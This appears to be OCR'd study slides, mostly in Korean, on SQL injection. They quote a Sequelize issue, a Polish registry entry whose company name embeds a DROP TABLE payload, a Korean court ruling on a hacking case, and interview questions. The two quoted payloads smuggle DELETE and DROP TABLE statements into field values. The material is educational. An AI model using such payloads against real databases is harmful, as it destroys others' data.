
```
database.query('SELECT * FROM Table WHERE Name IN (:names)', {
  replacements: {
    names: ["test", "'); DELETE Table WHERE Id = 1 --')"]
  }
});
```

the query will be

```
SELECT Id FROM Table WHERE Name IN ('test', '\'); DELETE Table WHERE Id = 1 --')
```

출처 : https://github.com/sequelize/sequelize/issues/5671

Polish Company Name is..



Strona główna / Wyszukiwanie / Przeglądanie wpisów / Dane publiczne wpisu

Dariusz Jakubowski x'; DROP TABLE users; SELECT '1

Dane podstawowe

Imię	Dariusz
Nazwisko	Jakubowski
Numer NIP	6692508768
Numer REGON	022348068
Firma przedsiębiorcy	**Dariusz Jakubowski x'; DROP TABLE users; SELECT '1**

출처 : https://aplikacja.ceidg.gov.pl/ceidg/ceidg.public.ui/searchdetails.aspx?id=e82735cd-bc2b-4ac0-8bac-a1dc54d8c013

Legal Responsibility

서울고등법원 2018.09.20 2018누45055

가. 원고는, 보호조치 고시 제4조 제5항의 ‘IP 주소 등을 차단탐지하는 시스템’으로는 SQL 인젝션 공격을 탐지하지 못하고, ‘개인정보처리시스템’에는 ‘웹 서버’가 포함되지 않아 그 보호대상에 해당하지 않으므로, 보호조치 고시 제4조 제5항 위반과 이 사건 해킹사고 사이에는 인과관계가 인정되지 않아 위 조항 위반을 근거로 한 이 사건 처분은 위법하다고 주장한다.

그러나 원고의 위 주장은 받아들일 수 없다.

그 이유는 아래와 같다.

1) 구 정보통신망 이용촉진 및 정보보호 등에 관한 법률(2014. 5. 28. 법률 제12681호로 개정되기 전의 것, 이하 ‘정보통신망법’이라 한다

제64조의3 제1항 제6호는 ‘방송통신위원회는 제28조 제1항 제2호부터 제5호까지의 조치를 하지 아니하여 이용자의 개인정보를 분실도난누출변조 또는 훼손한 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 1 이하 또는 1억 원 이하에 해당하는 금액을 과징금으로 부과할 수 있다’고 규정하다가, 2014. 5. 28.'방송통신위원회는 이용자의 개인정보를 분실도난유출위조변조 또는 훼손한 경우로서 제28조 제1항 제2호부터 제5호까지 제67조에 따라 준용되는 경우를 포함한다

…

[출처 : https://legalengine.co.kr/cases/IRqrdFeUKbh30qhaGJDZ0A]

QnA

QnA

15. Table Full Scan, Index Range Scan에 대해 설명해 주세요.

가끔은 인덱스를 타는 쿼리임에도 Table Full Scan 방식으로 동작하는 경우가 있습니다. 왜 그럴까요?

COUNT (개수를 세는 쿼리) 는 어떻게 동작하나요? COUNT(1), COUNT(*), COUNT(column) 의 동작 과정에는 차이가 있나요?

➔ COUNT(1) == COUNT(*) includes NULL <-> COUNT(column) not includes NULL

16. SQL Injection에 대해 설명해 주세요.

그렇다면, 우리가 서버 개발 과정에서 사용하는 수많은 DB 라이브러리들은 이 문제를 어떻게 해결할까요?

Thank you!